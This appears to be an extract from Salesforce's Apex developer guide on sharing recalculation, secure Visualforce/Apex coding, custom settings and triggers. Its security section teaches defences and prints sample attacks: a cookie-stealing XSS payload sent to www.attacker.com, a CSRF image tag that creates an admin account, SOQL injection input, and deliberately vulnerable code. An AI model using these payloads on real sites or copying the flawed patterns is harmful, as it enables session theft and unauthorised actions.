Associating an Apex Class Used for Recalculation

An Apex class used for recalculation must be associated with a custom object.

To associate an Apex managed sharing recalculation class with a custom object:

1. From the management settings for the custom object, go to Apex Sharing Recalculations.
2. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.
3. Click **Save**.

Security Tips for Apex and Visualforce Development

Understanding Security

The powerful combination of Apex and Visualforce pages allow Force.com developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Force.com platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses into the Force.com platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Force.com platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it's important that developers learn and understand the security flaws described here. For additional information, see the Force.com Security Resources page on Salesforce Developers at https://developer.salesforce.com/page/Security.

Cross Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Force.com page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Within the Force.com platform there are several anti-XSS defenses in place. For example, Salesforce has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the < character is converted to `<` so that a literal < displays on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not makes sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Force.com platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

<apex:includeScript>

The `<apex:includeScript>` Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Unescaped Output and Formulas in Visualforce Pages

When using components that have set the `escape` attribute to false, or when including formulas outside of a Visualforce component, output is unfiltered and must be validated for security. This is especially important when using formula expressions.

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. It's important to be aware that the output that's generated by expressions isn't escaped during rendering. Since expressions are rendered on the server, it's not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is, potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering.

A common vulnerability is created by rerendering user input on a page. For example,

```
<apex:page standardController="Account">
  <apex:form>
    <apex:commandButton rerender="outputIt" value="Update It"/>
    <apex:inputText value="{!myTextField}"/>
  </apex:form>

  <apex:outputPanel id="outputIt">
    Value of myTextField is <apex:outputText value="{!myTextField}" escape="false"/>
  </apex:outputPanel>
</apex:page>
```

The unescaped `{!myTextField}` results in a cross-site scripting vulnerability. For example, if the user enters :

```
<script>alert('xss')
```

and clicks **Update It**, the JavaScript is executed. In this case, an alert dialog is displayed, but more malicious uses could be designed.

There are several functions that you can use for escaping potentially insecure strings.

HTMLENCODE
Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as `>`.

JSENCODE
Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').

JSINHTMLENCODE
Encodes text and merge field values for use in JavaScript inside HTML tags by replacing characters that are reserved in HTML with HTML entity equivalents and inserting escape characters before unsafe JavaScript characters. `JSINHTMLENCODE(someValue)` is a convenience function that is equivalent to `JSENCODE(HTMLENCODE((someValue))`. That is, `JSINHTMLENCODE` first encodes *someValue* with `HTMLENCODE`, and then encodes the result with `JSENCODE`.

URLENCODE
Encodes text and merge field values for use in URLs by replacing characters that are illegal in URLs, such as blank spaces, with the code that represent those characters as defined in *RFC 3986, Uniform Resource Identifier (URI): Generic Syntax*. For example, blank spaces are replaced with `%20`, and exclamation points are replaced with `%21`.

To use `HTMLENCODE` to secure the previous example, change the `<apex:outputText>` to the following:

```
<apex:outputText value=" {!HTMLENCODE(myTextField)}" escape="false"/>
```

If a user enters `<script>alert('xss')` and clicks **Update It**, the JavaScript is not be executed. Instead, the string is encoded and the page displays `Value of myTextField is <script>alert('xss')`.

Depending on the placement of the tag and usage of the data, both the characters needing escaping as well as their escaped counterparts may vary. For instance, this statement, which copies a Visualforce request parameter into a JavaScript variable:

```
<script>var ret = "{!$CurrentPage.parameters.retURL}";</script>
```

requires that any double quote characters in the request parameter be escaped with the URL encoded equivalent of `%22` instead of the HTML escaped `"`. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL=%22foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

When the page loads the JavaScript executes, and the alert is displayed.

In this case, to prevent JavaScript from being executed, use the `JSENCODE` function. For example

```
<script>var ret = "{!JSENCODE($CurrentPage.parameters.retURL)}";</script>
```

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Within the Force.com platform, Salesforce has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in a SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of Salesforce's built-in defense against CRSF, your users might encounter an error when they have multiple Salesforce login pages open. If the user logs in to Salesforce in one tab and then attempts to log in to the other, they see an error, "The page you submitted was invalid for your session". Users can successfully log in by refreshing the login page or attempting to log in a second time.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}" />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%') OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (\) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Force.com platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

Custom Settings

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. This data can then be used by formula fields, validation rules, flows, Apex, and the SOAP API.

There are two types of custom settings:

List Custom Settings
: A type of custom setting that provides a reusable set of static data that can be accessed across your organization. If you use a particular set of data frequently within your application, putting that data in a list custom setting streamlines access to it. Data in list settings does not vary with profile or user, but is available organization-wide. Examples of list data include two-letter state abbreviations, international dialing prefixes, and catalog numbers for products. Because the data is cached, access is low-cost and efficient: you don't have to use SOQL queries that count against your governor limits.

Hierarchy Custom Settings
: A type of custom setting that uses a built-in hierarchical logic that lets you "personalize" settings for specific profiles or users. The hierarchy logic checks the organization, profile, and user settings for the current user and returns the most specific, or "lowest," value. In the hierarchy, settings for an organization are overridden by profile settings, which, in turn, are overridden by user settings.

The following examples illustrate how you can use custom settings:

- A shipping application requires users to fill in the country codes for international deliveries. By creating a list setting of all country codes, users have quick access to this data without needing to query the database.
- An application displays a map of account locations, the best route to take, and traffic conditions. This information is useful for sales reps, but account executives only want to see account locations. By creating a hierarchy setting with custom checkbox fields for route and traffic, you can enable this data for just the "Sales Rep" profile.

You can create a custom setting in the Salesforce user interface: from Setup, enter `Custom Settings` in the `Quick Find` box, then select **Custom Settings**. After creating a custom setting and you've added fields, provide data to your custom setting by clicking **Manage** from the detail page. Each data set is identified by the name you give it.

For example, if you have a custom setting named Foundation_Countries__c with one text field Country_Code__c, your data sets can look like the following:

Data Set Name	Country Code Field Value
United States	USA
Canada	CAN
United Kingdom	GBR

You can also include a custom setting in a package. The visibility of the custom setting in the package depends on the `Visibility` setting.

Note: Only custom settings definitions are included in packages, not data. If you need to include data, you must populate the custom settings using Apex code run by the subscribing organization after they've installed the package.

Apex can access both custom setting types—list and hierarchy.

Note: If **Privacy** for a custom setting is `Protected` and the custom setting is contained in a managed package, the subscribing organization cannot edit the values or access them using Apex.

Accessing a List Custom Setting

The following example returns a map of custom settings data. The `getAll` method returns values for all custom fields associated with the list setting.

```
Map<String_dataset_name, CustomSettingName__c> mcs = CustomSettingName__c.getAll();
```

The following example uses the `getValues` method to return all the field values associated with the specified data set. This method can be used with both list and hierarchy custom settings, using different parameters.

```
CustomSettingName__c mc = CustomSettingName__c.getValues(data_set_name);
```

Accessing a Hierarchy Custom Setting

The following example uses the `getOrgDefaults` method to return the data set values for the organization level:

```
CustomSettingName__c mc = CustomSettingName__c.getOrgDefaults();
```

The following example uses the `getInstance` method to return the data set values for the specified profile. The `getInstance` method can also be used with a user ID.

```
CustomSettingName__c mc = CustomSettingName__c.getInstance(Profile_ID);
```

Custom Settings Methods

CHAPTER 8 Invoking Apex

In this chapter ...

- Anonymous Blocks
- Triggers
- Asynchronous Apex
- Web Services
- Apex Email Service
- Visualforce Classes
- Invoking Apex Using JavaScript

This chapter describes in detail the different mechanisms for invoking Apex code.

Here is an overview of the many ways you can invoke Apex. You can run Apex using:

- A code snippet in an anonymous block.
- A trigger invoked for specified events.
- Asynchronous Apex by executing a future method, scheduling an Apex class to run at specified intervals, or running a batch job.
- Apex Web Services, which allow exposing your methods via SOAP and REST Web services.
- Apex Email Service to process inbound email.
- Visualforce controllers, which contain logic in Apex for Visualforce pages.
- The Ajax toolkit to invoke Web service methods implemented in Apex.

Anonymous Blocks

User Permissions Needed	
To execute anonymous Apex: (Anonymous Apex execution through the API allows restricted access without the "Author Apex" permission.)	"Author Apex"

An anonymous block is Apex code that does not get stored in the metadata, but that can be compiled and executed using one of the following:

- Developer Console
- Force.com IDE
- The `executeAnonymous()` SOAP API call:

```
ExecuteAnonymousResult executeAnonymous(String code)
```

You can use anonymous blocks to quickly evaluate Apex on the fly, such as in the Developer Console or the Force.com IDE, or to write code that changes dynamically at runtime. For example, you might write a client Web application that takes input from a user, such as a name and address, and then uses an anonymous block of Apex to insert a contact with that name and address into the database.

Note the following about the content of an anonymous block (for `executeAnonymous()`, the `code` String):

- Can include user-defined methods and exceptions.
- User-defined methods cannot include the keyword `static`.
- You do not have to manually commit any database changes.
- If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.
- Unlike classes and triggers, anonymous blocks execute as the current user and can fail to compile if the code violates the user's object- and field-level permissions.
- Do not have a scope other than local. For example, though it is legal to use the `global` access modifier, it has no meaning. The scope of the method is limited to the anonymous block.
- When you define a class or interface (a custom type) in an anonymous block, the class or interface is considered virtual by default when the anonymous block executes. This is true even if your custom type wasn't defined with the `virtual` modifier. Save your class or interface in Salesforce to avoid this from happening. Note that classes and interfaces defined in an anonymous block aren't saved in your organization.

Even though a user-defined method can refer to itself or later methods without the need for forward declarations, variables cannot be referenced before their actual declaration. In the following example, the Integer `int` must be declared while `myProcedure1` does not:

```
Integer int1 = 0;

void myProcedure1() {
    myProcedure2();
}

void myProcedure2() {
    int1++;
```

```
}

myProcedure1();
```

The return result for anonymous blocks includes:

- Status information for the compile and execute phases of the call, including any errors that occur
- The debug log content, including the output of any calls to the `System.debug` method (see Debug Log on page 523)
- The Apex stack trace of any uncaught code execution exceptions, including the class, method, and line number for each call stack element

For more information on `executeAnonymous()`, see SOAP API and SOAP Headers for Apex. See also Working with Logs in the Developer Console and the Force.com IDE.

Executing Anonymous Apex through the API and the "Author Apex" Permission

To run any Apex code with the `executeAnonymous()` API call, including Apex methods saved in the organization, users must have the "Author Apex" permission. For users who don't have the "Author Apex" permission, the API allows restricted execution of anonymous Apex. This exception applies only when users execute anonymous Apex through the API, or through a tool that uses the API, but not in the Developer Console. Such users are allowed to run the following in an anonymous block.

- Code that they write in the anonymous block
- Web service methods (methods declared with the `webservice` keyword) that are saved in the organization
- Any built-in Apex methods that are part of the Apex language

Running any other Apex code isn't allowed when the user doesn't have the "Author Apex" permission. For example, calling methods of custom Apex classes that are saved in the organization isn't allowed nor is using custom classes as arguments to built-in methods.

When users without the "Author Apex" permission run DML statements in an anonymous block, triggers can get fired as a result.

Triggers

Apex can be invoked by using *triggers*. Apex triggers enable you to perform custom actions before or after changes to Salesforce records, such as insertions, updates, or deletions.

A trigger is Apex code that executes before or after the following types of operations:

- insert
- update
- delete
- merge
- upsert
- undelete

For example, you can have a trigger run before an object's records are inserted into the database, after records have been deleted, or even after a record is restored from the Recycle Bin.

You can define triggers for top-level standard objects that support triggers, such as a Contact or an Account, some standard child objects, such as a CaseComment, and custom objects. To define a trigger, from the object management settings for the object whose triggers you want to access, go to Triggers.

There are two types of triggers:

- *Before triggers* are used to update or validate record values before they're saved to the database.
- *After triggers* are used to access field values that are set by the system (such as a record's `Id` or `LastModifiedDate` field), and to affect changes in other records, such as logging into an audit table or firing asynchronous events with a queue. The records that fire the *after trigger* are read-only.

Triggers can also modify other records of the same type as the records that initially fired the trigger. For example, if a trigger fires after an update of contact `A`, the trigger can also modify contacts `B`, `C`, and `D`. Because triggers can cause other records to change, and because these changes can, in turn, fire more triggers, the Apex runtime engine considers all such operations a single unit of work and sets limits on the number of operations that can be performed to prevent infinite recursion. See Execution Governors and Limits on page 274.

Additionally, if you update or delete a record in its before trigger, or delete a record in its after trigger, you will receive a runtime error. This includes both direct and indirect operations. For example, if you update account `A`, and the before update trigger of account `A` inserts contact `B`, and the after insert trigger of contact `B` queries for account `A` and updates it using the DML `update` statement or database method, then you are indirectly updating account `A` in its before trigger, and you will receive a runtime error.

Implementation Considerations

Before creating triggers, consider the following:

- `upsert` triggers fire both before and after `insert` or before and after `update` triggers as appropriate.
- `merge` triggers fire both before and after `delete` triggers for the losing records and `before update` triggers for the winning record only. See Triggers and Merge Statements on page 218.
- Triggers that execute after a record has been undeleted only work with specific objects. See Triggers and Recovered Records on page 219.
- Field history is not recorded until the end of a trigger. If you query field history in a trigger, you don't see any history for the current transaction.
- Field history tracking honors the permissions of the current user. If the current user doesn't have permission to directly edit an object or field, but they activate a trigger that changes an object or field with history tracking enabled, no history of the change is recorded.
- Callouts must be made asynchronously from a trigger so that the trigger process isn't blocked while waiting for the external service's response. The asynchronous callout is made in a background process, and the response is received when the external service returns it. To make an asynchronous callout, use asynchronous Apex such as a future method. See Invoking Callouts Using Apex for more information.
- In API version 20.0 and earlier, if a Bulk API request causes a trigger to fire, each chunk of 200 records for the trigger to process is split into chunks of 100 records. In Salesforce API version 21.0 and later, no further splits of API chunks occur. If a Bulk API request causes a trigger to fire multiple times for chunks of 200 records, governor limits are reset between these trigger invocations for the same HTTP request.

Bulk Triggers

All triggers are *bulk triggers* by default, and can process multiple records at a time. You should always plan on processing more than one record at a time.

Note: An Event object that is defined as recurring is not processed in bulk for `insert`, `delete`, or `update` triggers.

Bulk triggers can handle both single record updates and bulk operations like:

- Data import
- Force.com Bulk API calls

- Mass actions, such as record owner changes and deletes
- Recursive Apex methods and triggers that invoke bulk DML statements

Trigger Syntax

To define a trigger, use the following syntax:

```
trigger TriggerName on ObjectName (trigger_events) {
   code_block
}
```

where *trigger_events* can be a comma-separated list of one or more of the following events:

- `before insert`
- `before update`
- `before delete`
- `after insert`
- `after update`
- `after delete`
- `after undelete`

Note: A trigger invoked by an `insert`, `delete`, or `update` of a recurring event or recurring task results in a runtime error when the trigger is called in bulk from the Force.com API.

For example, the following code defines a trigger for the `before insert` and `before update` events on the Account object:

```
trigger myAccountTrigger on Account (before insert, before update) {
    // Your code here
}
```

The code block of a trigger cannot contain the `static` keyword. Triggers can only contain keywords applicable to an inner class. In addition, you do not have to manually commit any database changes made by a trigger. If your Apex trigger completes successfully, any database changes are automatically committed. If your Apex trigger does not complete successfully, any changes made to the database are rolled back.

Trigger Context Variables

All triggers define implicit variables that allow developers to access run-time context. These variables are contained in the `System.Trigger` class.

Variable	Usage
`isExecuting`	Returns true if the current context for the Apex code is a trigger, not a Visualforce page, a Web service, or an `executeanonymous()` API call.
`isInsert`	Returns `true` if this trigger was fired due to an insert operation, from the Salesforce user interface, Apex, or the API.
`isUpdate`	Returns `true` if this trigger was fired due to an update operation, from the Salesforce user interface, Apex, or the API.

Variable	Usage
`isDelete`	Returns `true` if this trigger was fired due to a delete operation, from the Salesforce user interface, Apex, or the API.
`isBefore`	Returns `true` if this trigger was fired before any record was saved.
`isAfter`	Returns `true` if this trigger was fired after all records were saved.
`isUndelete`	Returns `true` if this trigger was fired after a record is recovered from the Recycle Bin (that is, after an undelete operation from the Salesforce user interface, Apex, or the API.)
`new`	Returns a list of the new versions of the sObject records. This sObject list is only available in `insert`, `update`, and `undelete` triggers, and the records can only be modified in `before` triggers.
`newMap`	A map of IDs to the new versions of the sObject records. This map is only available in `before update`, `after insert`, `after update`, and `after undelete` triggers.
`old`	Returns a list of the old versions of the sObject records. This sObject list is only available in `update` and `delete` triggers.
`oldMap`	A map of IDs to the old versions of the sObject records. This map is only available in `update` and `delete` triggers.
`size`	The total number of records in a trigger invocation, both old and new.

Note: If any record that fires a trigger includes an invalid field value (for example, a formula that divides by zero), that value is set to `null` in the `new`, `newMap`, `old`, and `oldMap` trigger context variables.

For example, in this simple trigger, `Trigger.new` is a list of sObjects and can be iterated over in a `for` loop, or used as a bind variable in the `IN` clause of a SOQL query.

```
Trigger simpleTrigger on Account (after insert) {
    for (Account a : Trigger.new) {
        // Iterate over each sObject
    }

    // This single query finds every contact that is associated with any of the
    // triggering accounts. Note that although Trigger.new is a collection of
    // records, when used as a bind variable in a SOQL query, Apex automatically
    // transforms the list of records into a list of corresponding Ids.
    Contact[] cons = [SELECT LastName FROM Contact
                      WHERE AccountId IN :Trigger.new];
}
```

This trigger uses Boolean context variables like `Trigger.isBefore` and `Trigger.isDelete` to define code that only executes for specific trigger conditions:

```
trigger myAccountTrigger on Account(before delete, before insert, before update,
                                    after delete, after insert, after update) {
```

```
if (Trigger.isBefore) {
    if (Trigger.isDelete) {

        // In a before delete trigger, the trigger accesses the records that will be
        // deleted with the Trigger.old list.
        for (Account a : Trigger.old) {
            if (a.name != 'okToDelete') {
                a.addError('You can\'t delete this record!');
            }
        }
    } else {

    // In before insert or before update triggers, the trigger accesses the new records
    // with the Trigger.new list.
        for (Account a : Trigger.new) {
            if (a.name == 'bad') {
                a.name.addError('Bad name');
            }
    }
    if (Trigger.isInsert) {
        for (Account a : Trigger.new) {
            System.assertEquals('xxx', a.accountNumber);
            System.assertEquals('industry', a.industry);
            System.assertEquals(100, a.numberofemployees);
            System.assertEquals(100.0, a.annualrevenue);
            a.accountNumber = 'yyy';
        }

// If the trigger is not a before trigger, it must be an after trigger.
} else {
    if (Trigger.isInsert) {
        List<Contact> contacts = new List<Contact>();
        for (Account a : Trigger.new) {
            if(a.Name == 'makeContact') {
                contacts.add(new Contact (LastName = a.Name,
                                          AccountId = a.Id));
            }
        }
      insert contacts;
    }
  }
}}}
```

Context Variable Considerations

Be aware of the following considerations for trigger context variables:

- `trigger.new` and `trigger.old` cannot be used in Apex DML operations.
- You can use an object to change its own field values using `trigger.new`, but only in before triggers. In all after triggers, `trigger.new` is not saved, so a runtime exception is thrown.
- `trigger.old` is always read-only.
- You cannot delete `trigger.new`.

The following table lists considerations about certain actions in different trigger events:

Trigger Event	Can change fields using `trigger.new`	Can update original object using an update DML operation	Can delete original object using a delete DML operation
`before insert`	Allowed.	Not applicable. The original object has not been created; nothing can reference it, so nothing can update it.	Not applicable. The original object has not been created; nothing can reference it, so nothing can update it.
`after insert`	Not allowed. A runtime error is thrown, as `trigger.new` is already saved.	Allowed.	Allowed, but unnecessary. The object is deleted immediately after being inserted.
`before update`	Allowed.	Not allowed. A runtime error is thrown.	Not allowed. A runtime error is thrown.
`after update`	Not allowed. A runtime error is thrown, as `trigger.new` is already saved.	Allowed. Even though bad code could cause an infinite recursion doing this incorrectly, the error would be found by the governor limits.	Allowed. The updates are saved before the object is deleted, so if the object is undeleted, the updates become visible.
`before delete`	Not allowed. A runtime error is thrown. `trigger.new` is not available in before delete triggers.	Allowed. The updates are saved before the object is deleted, so if the object is undeleted, the updates become visible.	Not allowed. A runtime error is thrown. The deletion is already in progress.
`after delete`	Not allowed. A runtime error is thrown. `trigger.new` is not available in after delete triggers.	Not applicable. The object has already been deleted.	Not applicable. The object has already been deleted.
`after undelete`	Not allowed. A runtime error is thrown. `trigger.old` is not available in after undelete triggers.	Allowed.	Allowed, but unnecessary. The object is deleted immediately after being inserted.

Common Bulk Trigger Idioms

Although bulk triggers allow developers to process more records without exceeding execution governor limits, they can be more difficult for developers to understand and code because they involve processing batches of several records at a time. The following sections provide examples of idioms that should be used frequently when writing in bulk.

Using Maps and Sets in Bulk Triggers

Set and map data structures are critical for successful coding of bulk triggers. Sets can be used to isolate distinct records, while maps can be used to hold query results organized by record ID.

For example, this bulk trigger from the sample quoting application first adds each pricebook entry associated with the OpportunityLineItem records in `Trigger.new` to a set, ensuring that the set contains only distinct elements. It then queries the PricebookEntries for their

associated product color, and places the results in a map. Once the map is created, the trigger iterates through the OpportunityLineItems in `Trigger.new` and uses the map to assign the appropriate color.

```
// When a new line item is added to an opportunity, this trigger copies the value of the
// associated product's color to the new record.
trigger oppLineTrigger on OpportunityLineItem (before insert) {

    // For every OpportunityLineItem record, add its associated pricebook entry
    // to a set so there are no duplicates.
    Set<Id> pbeIds = new Set<Id>();
    for (OpportunityLineItem oli : Trigger.new)
        pbeIds.add(oli.pricebookentryid);

    // Query the PricebookEntries for their associated product color and place the results

    // in a map.
    Map<Id, PricebookEntry> entries = new Map<Id, PricebookEntry>(
        [select product2.color__c from pricebookentry
         where id in :pbeIds]);

    // Now use the map to set the appropriate color on every OpportunityLineItem processed

    // by the trigger.
    for (OpportunityLineItem oli : Trigger.new)
        oli.color__c = entries.get(oli.pricebookEntryId).product2.color__c;
}
```

Correlating Records with Query Results in Bulk Triggers

Use the `Trigger.newMap` and `Trigger.oldMap` ID-to-sObject maps to correlate records with query results. For example, this trigger from the sample quoting app uses `Trigger.oldMap` to create a set of unique IDs (`Trigger.oldMap.keySet()`). The set is then used as part of a query to create a list of quotes associated with the opportunities being processed by the trigger. For every quote returned by the query, the related opportunity is retrieved from `Trigger.oldMap` and prevented from being deleted:

```
trigger oppTrigger on Opportunity (before delete) {
    for (Quote__c q : [SELECT opportunity__c FROM quote__c
                       WHERE opportunity__c IN :Trigger.oldMap.keySet()]) {
        Trigger.oldMap.get(q.opportunity__c).addError('Cannot delete
                                                       opportunity with a quote');
    }
}
```

Using Triggers to Insert or Update Records with Unique Fields

When an `insert` or `upsert` event causes a record to duplicate the value of a unique field in another new record in that batch, the error message for the duplicate record includes the ID of the first record. However, it is possible that the error message may not be correct by the time the request is finished.

